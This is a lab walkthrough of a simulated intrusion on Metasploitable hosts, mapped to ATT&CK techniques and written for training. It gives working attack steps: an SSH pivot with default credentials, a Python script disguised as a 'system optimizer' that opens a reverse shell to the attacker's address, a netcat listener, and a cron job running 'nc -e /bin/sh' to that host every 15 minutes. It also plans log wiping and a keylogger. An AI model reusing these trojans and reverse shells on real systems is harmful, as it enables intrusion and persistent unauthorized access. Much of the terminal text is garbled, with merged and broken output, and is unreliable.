

# Lab Environment and Assumptions

## 1. Overview

This attack simulation is conducted in a controlled, isolated lab environment designed for educational purposes only. The target systems are intentionally vulnerable.

## 2. Attack Environment

### Attacker Machine

- **OS:** Kali Linux 2024
- **IP Address:** 172.30.34.41
- **Role:** Primary command and control (C2) system
- **Tools Used:**
  - SSH client
  - Netcat (nc)
  - Python 2/3 (for custom scripts, HTTP servers, and payloads)
  - ss / netstat (for port and connection analysis)
  - cron (for persistence verification)
  - OpenSSL (for data encryption and archiving)

### Network Topology

The lab network is a flat /24 subnet: 172.30.34.0/24

- Attacker: 172.30.34.41
- Target 1 (Ubuntu): 172.30.34.235
- Target 2 (Ubuntu): 172.30.34.237
- Other hosts: 172.30.34.234, .235, .238, .239, .240 (some were offline during simulation)

### 3. Target Environment

#### Target 1: 172.30.34.235

- **OS:** Linux
- **Purpose:** Initial foothold and pivot point
- **Known Credentials:**
  - Username: bgreen
  - Password: Password1
- **Services:** SSH enabled

#### Target 2: 172.30.34.237

- **OS:** Linux
- **Purpose:** Primary target for privilege escalation, persistence, and data exfiltration
- **Known Credentials:**
  - bgreen / Password1
  - msfadmin / msfadmin (discovered during attack)
- **Notable Services:** Multiple open ports (FTP, SSH, Telnet, Samba, MySQL, etc.)

### 4. Tools & Techniques Utilized

#### Initial Access & Lateral Movement

- **SSH:** For remote login, port forwarding, and pivoting
- **SSH Tunneling:** Local port forwarding (LocalForward) to access restricted hosts
- **Weak Credentials:** Default/common passwords (Password1, msfadmin)

#### Execution & Persistence

- **Python Scripts:** Custom malicious scripts disguised as system utilities
- **Netcat Reverse Shells:** For command and control
- **Cron Jobs:** Scheduled tasks for recurring backdoor access
- **Shell Configuration Modification:** /etc/profile.d/ backdoor for user login persistence

## Privilege Escalation

- **Rsh (Remote Shell):** Leveraged .rhosts misconfiguration
- **Sudo Misconfiguration:** msfadmin with (ALL) ALL sudo rights

## Defense Evasion

- **Log Tampering:** Clearing authentication logs (auth.log, syslog)
- **History Deletion:** Cleaning user .bash\_history files
- **Rsyslog Configuration Modification:** Disabling auth logging via /etc/rsyslog.conf

## Credential Access & Discovery

- **Keylogger:** Python-based keylogger for capturing user input
- **Local Account Enumeration:** /etc/passwd analysis
- **Network Discovery:** ping sweeps, ARP cache inspection, netstat/ss

## Collection & Exfiltration

- **Sensitive File Search:** Scripts to find credentials, configs, backups
- **Database Dumping:** MySQL credential extraction and table enumeration
- **Data Staging & Archiving:** tar, OpenSSL encryption, file splitting

## Command & Control (C2)

- **HTTP Server:** Python SimpleHTTPServer for tool transfer and C2 communication
- **Custom C2 Script:** Python-based HTTP listener for sending commands and receiving outputs
- **Persistent Listeners:** Netcat listeners on multiple ports (4444, 8000)

## Lateral Movement

- **SSH Pivoting:** Using bgreen@172.30.34.235 as jump host to reach .237
- **File Transfer:** scp and HTTP downloads for moving tools between hosts

## 5. Assumptions & Limitations

- **Controlled Environment:** All systems are isolated and owned by the attacker for training.
- **No Advanced Defenses:** No IDS/IPS are enabled.
- **Connections:** Target 172.30.34.235 allows all inbound and outbound connections. Target 172.30.34.237 blocks incoming traffic from unknown hosts like the attacking machine but can send outbound connections to them. Target 172.30.34.235 and 172.30.34.237 can communicate with each other.
- **Ethical Use Only:** This manual is for educational use in authorized environments.


# Simulation of Attack Cycle

## 1. Initial Access

### 1.1. Valid Accounts (T1078)

#### Local Accounts (T1078.003)

From attacking machine, ssh to 172.30.34.235 using the known credentials username:bgreen password:Password1



```
(kali㉿kali)-[~] ssprivilege -single-process
$ ssh bgreen@172.30.34.235
The authenticity of host '172.30.34.235 (172.30.34.235)' can't be established.
ED25519 key fingerprint is SHA256:Rpy8shmBT8uIqZeMsZCGGN5gHXDNSW0tEgSgF7t/SM.
This host key is known by the following other names/addresses:
  SshKnownHosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.30.34.235' (ED25519) to the list of known hosts.
bgreen@172.30.34.235's password: 
Last login: Thu Dec 18 15:39:48 2025 from 172.30.34.38
bgreen@metasploitable3-ub1404:~$ ifconfig
docker0  Link encap:Ethernet HWaddr 02:42:12:0a:d1:1d
          inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:0 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:5616 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:0 (0.0 B)  TX bytes:1021044 (1.0 MB)

eth0      Link encap:Ethernet HWaddr 08:00:27:37:85:47
          inet addr:172.30.34.235 Bcast:172.30.34.255 Mask:255.255.255.0
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
```

On attacking machine, configure ssh pivot and create ssh tunnel from .235 to .236 and .237

```
(kali㉿kali)-[~] s@8551 errors:0 dropped:0 overruns:0 carrier:0
└─$ echo "collisions:0 txqueuelen:1000
Host linux-pivot-235:11094 (16.7 MB) TX bytes:1345201 (1.3 MB)
    HostName 172.30.34.235
    User bgreenencap:local Loopback
        IdentityFile ~/.ssh/id_rsa_linux 55.0.0.0
        StrictHostKeyChecking no  MTU:65536 Metric:1
        UserKnownHostsFile /dev/null s:0 dropped:0 overruns:0 frame:0
        LocalForward 2222 172.30.34.236:22 dropped:0 overruns:0 carrier:0
        LocalForward 2223 172.30.34.237:22
" >> ~/.ssh/config 136299749 (136.2 MB) TX bytes:136299749 (136.2 MB)

(kali㉿kali)-[~] cap:Ethernet HWaddr be:f4:9e:16:e1:34
└─$ ssh -f -N linux-pivot-235G MULTICAST MTU:1500 Metric:1
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0
Warning: Permanently added '172.30.34.235' (ED25519) to the list of known hosts.
no such identity: /home/kali/.ssh/id_rsa_linux: No such file or directory
bgreen@172.30.34.235's password: bytes:1021044 (1.0 MB)

(kali㉿kali)-[~] le3-ub1404:~$ ┌───
└─$ ┌───
```

The terminal shows the configuration of an SSH pivot and the creation of an SSH tunnel. It includes the command to echo the configuration into the .ssh/config file, the resulting configuration in the file, and the execution of the ssh command with options -f and -N to establish a connection to the pivot host.


Verify the listening ports

```
(kali㉿kali)-[~] s@8551 errors:0 dropped:0 overruns:0 carrier:0
└─$ ssh -f -N linux-pivot-235 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:1345201 (1.3 MB) TX bytes:1345201 (1.3 MB)
Warning: Permanently added '172.30.34.235' (ED25519) to the list of known hosts.
no such identity: /home/kali/.ssh/id_rsa_linux: No such file or directory
bgreen@172.30.34.235's password: 55.0.0.0
    UP LOOPBACK RUNNING MTU:65536 Metric:1
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0
(kali㉿kali)-[~] 91810 errors:0 dropped:0 overruns:0 carrier:0
└─$ ss -tunlp | grep 2222 len:0
    RX bytes:136299749 (136.2 MB) TX bytes:136299749 (136.2 MB)
tcp LISTEN 0 128 127.0.0.1:2222 0.0.0.0:* users:(("ssh",pid=76108,fd=5))
tcp LISTEN 0 128 ::1:2222 [::]:* users:(("ssh",pid=76108,fd=4))
    RX packets:0 errors:0 dropped:0 overruns:0 frame:0
(kali㉿kali)-[~] 616 errors:0 dropped:0 overruns:0 carrier:0
└─$ ss -tunlp | grep 2223 len:0
    RX bytes:1021044 (1.0 MB) TX bytes:1021044 (1.0 MB)
tcp LISTEN 0 128 127.0.0.1:2223 0.0.0.0:* users:(("ssh",pid=76108,fd=7))
tcp LISTEN 0 128 [::]:2223 [::]:* users:(("ssh",pid=76108,fd=6))

(kali㉿kali)-[~]
└─$ ┌───
```

The terminal shows the verification of listening ports on the attacking machine. It uses the ss command with filters for type=tcp, state=LISTEN, and ports 2222 and 2223 to list the active listening connections. The output shows two listening TCP connections on port 2222 (one on the loopback interface and one on the local interface) and two listening TCP connections on port 2223 (one on the loopback interface and one on the local interface).

From attacking machine, connect to .237 using the ssh tunnel with known username:bgreen and password:Password1



```
bgreen@kali: ~
(kali㉿kali)-[~]
$ ssh bgreen@127.0.0.1 -p 2223
The authenticity of host '[127.0.0.1]:2223 ([127.0.0.1]:2223)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCi0LuVscegPXLQOsuPs+E9d/rrJB84rk.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:2223' (RSA) to the list of known hosts.
bgreen@127.0.0.1's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
Last login: Fri Sep  6 06:06:02 2024 from 10.0.2.8
bgreen@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:de:5c:d0
          inet addr:172.30.34.237 Bcast:172.30.34.255 Mask:255.255.255.0
                  inet6 addr: fe80::a00:27ff:fedc:5cd0/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

bgreen@kali: ~
12/20/2025 1:55 PM
```

## 2. Execution

### 2.1. User Execution (T1204)

#### Malicious File (T1204.002)

Create a malicious script that along with some benign tasks performs reverse connection from .237 to the attacking machine via netcat

```
(kali㉿kali)-[~] $ ls -ltx queueilen:0 TX bytes:6053477 (5.7 MB)

[kali㉿kali)-[~] $ mkdir -p /tmp/malicious_scripts MB) TX bytes:6053477 (5.7 MB)

[kali㉿kali)-[~] $ cd /tmp
[kali㉿kali)-[~] $ nano system_optimizer.py $ chmod +x system_optimizer.py
[kali㉿kali)-[~] $ ./system_optimizer.py $ python3 system_optimizer.py 8
[kali㉿kali)-[~] $ cat system_optimizer.py $ -bash: command not found
'EOF'
#!/usr/bin/env python
# System Optimization Utility v1.0 - Python 2 compatible
import sys, os, time, socket, subprocess
bgreen@metasploitable:~/tmp$ ./system_optimizer.py
python3 system_optimizer.py
def cleanup_temp_files():
    """Legitimate system cleanup function"""
    print "[+] Cleaning temporary files ..."
    os.system("find /tmp -type f -mtime +7 -delete 2>/dev/null")
    return True
bgreen@metasploitable:~/tmp$ ./system_optimizer.py
python3 system_optimizer.py
def check_disk_usage():
    """Legitimate disk check"""
    print "[+] Checking disk usage ..."
    os.system("df -h")
    return True
bgreen@metasploitable:~/tmp$ ./system_optimizer.py
python3 system_optimizer.py
print "[+] System Optimizer Starting ... "
# Execute legitimate functions rm system_optimizer.py
cleanup_temp_files()
time.sleep(1)
bgreen@metasploitable:~/tmp$ ls
time.sleep(1)
orbit-msfadmin
check_disk_usage()
able:/tmp$ [~]

Windows PowerShell Type here to search [~] 3:31PM 12/20/2025
```

```
(kali㉿kali)-[~] $ ls -ltx queueilen:0 TX bytes:6053477 (5.7 MB)

[kali㉿kali)-[~] $ check_disk_usage() TX bytes:6053477 (5.7 MB) TX bytes:6053477 (5.7 MB)
time.sleep(1)

# Hidden malicious payload
print "[+] Initializing network diagnostics..." system_optimizer.py
try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(("172.30.34.41", 4444)) python3: command not found
    os.dup2(s.fileno(), 0)
    os.dup2(s.fileno(), 1)
    os.dup2(s.fileno(), 2)
    subprocess.call(["/bin/bash", "-i"])
except Exception, e: # PYTHON 2 SYNTAX
    print "[-] Network diagnostics failed: " + str(e)

print "[+] Optimization complete. Report: /var/log/system_opt.log"
EOF
bgreen@metasploitable:~/tmp$ ./system_optimizer.py
python3 system_optimizer.py
[kali㉿kali)-[~] $ mv ~/system_optimizer.py /tmp/malicious_scripts/
mv: cannot create regular file '/tmp/malicious_scripts/': Not a directory

[kali㉿kali)-[~] $ mv ~/system_optimizer.py /tmp/malicious_scripts/
bgreen@metasploitable:~/tmp$ ./system_optimizer.py
python3 system_optimizer.py
[kali㉿kali)-[~] $ ./system_optimizer.py
bgreen@metasploitable:~/tmp$ rm system_optimizer.py
bgreen@metasploitable:~/tmp$ ls
4571.jsvc_up gconfd-msfadmin orbit-msfadmin
bgreen@metasploitable:~/tmp$ [~]

Windows PowerShell Type here to search [~] 3:32PM 12/20/2025
```

Upload the script to .237 via scp

```
kali@kali: ~
```

```
File Actions Edit View Help
EOF
collisions:0 txqueuelen:0
RX bytes:6053477 (5.7 MB) TX bytes:6053477 (5.7 MB)
(kali㉿kali)-[~]
$ mv ~/system_optimizer.py /tmp/malicious_files/
mv: cannot create regular file '/tmp/malicious_files/': Not a directory
(kali㉿kali)-[~]
$ mv ~/system_optimizer.py /tmp/malicious_scripts/ command not found
(kali㉿kali)-[~]
$ scp -P 2223 /tmp/malicious_scripts/system_optimizer.py bgreen@127.0.0.1:/tmp/
bgreen@127.0.0.1's password: python3 system_optimizer.py
system_optimizer.py: command not found
python3 system_optimizer.py
100% 1066 510.5KB/s 00:00
(kali㉿kali)-[~]
$ Exit 127 python3 system_optimizer.py
(kali㉿kali)-[~]
$ except Exception as e:
(kali㉿kali)-[~]
$ TaxError: invalid syntax
(kali㉿kali)-[~]
$ python system_optimizer.py
breen@metasploitable:~/tmp$ ls
(kali㉿kali)-[~]nd-msfadmin orbit-msfadmin system_optimizer.py
breen@metasploitable:~/tmp$ rm system_optimizer.py
breen@metasploitable:~/tmp$ ls
(kali㉿kali)-[~]nd-msfadmin orbit-msfadmin
breen@metasploitable:~/tmp$
```

The terminal shows a user attempting to move a Python script to a directory named 'malicious\_files' and then to 'malicious\_scripts'. An SCP command is run to transfer the script to a remote host at port 2223. After receiving the password, the user tries to execute the script but gets a 'command not found' error. They then attempt to run it directly with 'python3 system\_optimizer.py', which fails due to syntax errors. Finally, they delete the script from the local temporary directory.

Start netcat listener on kali linux

```
kali@kali: ~
```

```
File Actions Edit View Help
collisions:0 txqueuelen:0
RX bytes:6053477 (5.7 MB) TX bytes:6053477 (5.7 MB)
(kali㉿kali)-[~]
$ chmod +x system_optimizer.py
(kali㉿kali)-[~]
$ python3 system_optimizer.py &
[1] 9552
(kali㉿kali)-[~]
$ python3 system_optimizer.py &
[1] Exit 127 python3 system_optimizer.py
(kali㉿kali)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
breen@metasploitable:~/tmp$ rm system_optimizer.py
breen@metasploitable:~/tmp$ ls
breen@metasploitable:~/tmp$
```

The terminal shows the user starting a netcat listener on port 4444. They then delete the 'system\_optimizer.py' script and list the contents of the temporary directory, which is now empty.


Execute the script on .237

bgreen@metasploitable:/tmp\$ chmod +x system\_optimizer.py  
bgreen@metasploitable:/tmp\$ python system\_optimizer.py &  
[1] 9577  
bgreen@metasploitable:/tmp\$ [+] System Optimizer Starting ...  
[+] Cleaning temporary files ...  
[+] Checking disk usage ...  
Filesystem Size Used Avail Use% Mounted on  
/dev/mapper/metasploitable-root 7.0G 1.5G 5.2G 22% /  
varrun 2.0G 148K 2.0G 1% /var/run  
varlock -nlvp 4444 2.0G 0 2.0G 0% /var/lock  
udev 2.0G 20K 2.0G 1% /dev  
devshm 2.0G 0 2.0G 0% /dev/shm  
/dev/sda1 228M 25M 192M 12% /boot  
[+] Initializing network diagnostics ...

Connection established via netcat between attacking machine and .237

(kali㉿kali)-[~]\$ bgreen@metasploitable:/tmp\$ chmod +x system\_optimizer.py  
(kali㉿kali)-[~]\$ bgreen@metasploitable:/tmp\$ python system\_optimizer.py &  
(kali㉿kali)-[~]\$ nc -nlvp 4444  
listening on [any] 4444  
connect to [172.30.34.41] from (UNKNOWN) [172.30.34.237] 50835  
bash: no job control in this shell  
bgreen@metasploitable:/tmp\$

Even after the connection to .237 via ssh forwarding is closed, the netcat connection persists




```
kali@kali: ~
```

```
bgreen@metasploitable:/tmp$ [+] System Optimizer Starting ...
[+] Cleaning temporary files ...
[+] Checking disk usage ...
Filesystem           Size   Used  Avail Use% Mounted on
/dev/mapper/metasploitable-root
                     7.0G  1.5G  5.2G  22% /
varrun              2.0G  148K  2.0G   1% /var/run
varlock              2.0G     0  2.0G   0% /var/lock
udev                 2.0G   20K  2.0G   1% /dev
devshm               2.0G     0  2.0G   0% /dev/shm
/dev/sda1            228M   25M  192M  12% /boot
[+] Initializing network diagnostics ...
exit
logout
Connection to 127.0.0.1 closed.
```

```
(kali㉿kali)-[~]
```

```
$
```



```
bgreen@metasploitable:/tmp
```

```
listening on [any] 4444 [..]
connect to [172.30.34.41] from (UNKNOWN) [172.30.34.237] 50835
bash: no job control in this shell
bgreen@metasploitable:/tmp$ whoami
bgreen
bgreen@metasploitable:/tmp$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:de:5c:d0
          inet addr:172.30.34.237 Bcast:172.30.34.255 Mask:255.255.255.0
                  inet6 addr: fe80::a00:27ff:fed:5cd0/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                      RX packets:332138 errors:1 dropped:0 overruns:0 frame:0
                      TX packets:9213 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:23544679 (22.4 MB) TX bytes:1447556 (1.3 MB)
```

```
(kali㉿kali)-[~]
```


```
$
```

## 3. Persistence

### 3.1. Scheduled Task/Job (T1053)

#### Cron (T1053.003)

On .237, create and run a cron script that connects to attacking machine via netcat every 15 minutes



The screenshot shows a terminal window on a Metasploitable system. The user, bgreen, is navigating through the system's command-line interface to set up a cron job. They first check for available tools by running 'which' on various programs like python3, python2, nc, netcat, socat, perl, and php. Then, they edit the crontab file using 'crontab -e'. Inside the editor, they add a new line with the command '\*/15 \* \* \* \* nc -e /bin/sh 172.30.34.41 4444'. After saving and exiting the editor, they verify the contents of the crontab file again to ensure the new entry is present.

```
bgreen@metasploitable:~$ which python3 python2 nc netcat socat perl php
/bin/nc
/bin/netcat
/usr/bin/socat
/usr/bin/perl
/usr/bin/php
bgreen@metasploitable:~$ (crontab -l 2>/dev/null; echo "*/15 * * * * nc -e /bin/sh 172.30.34.41 4444") | crontab -
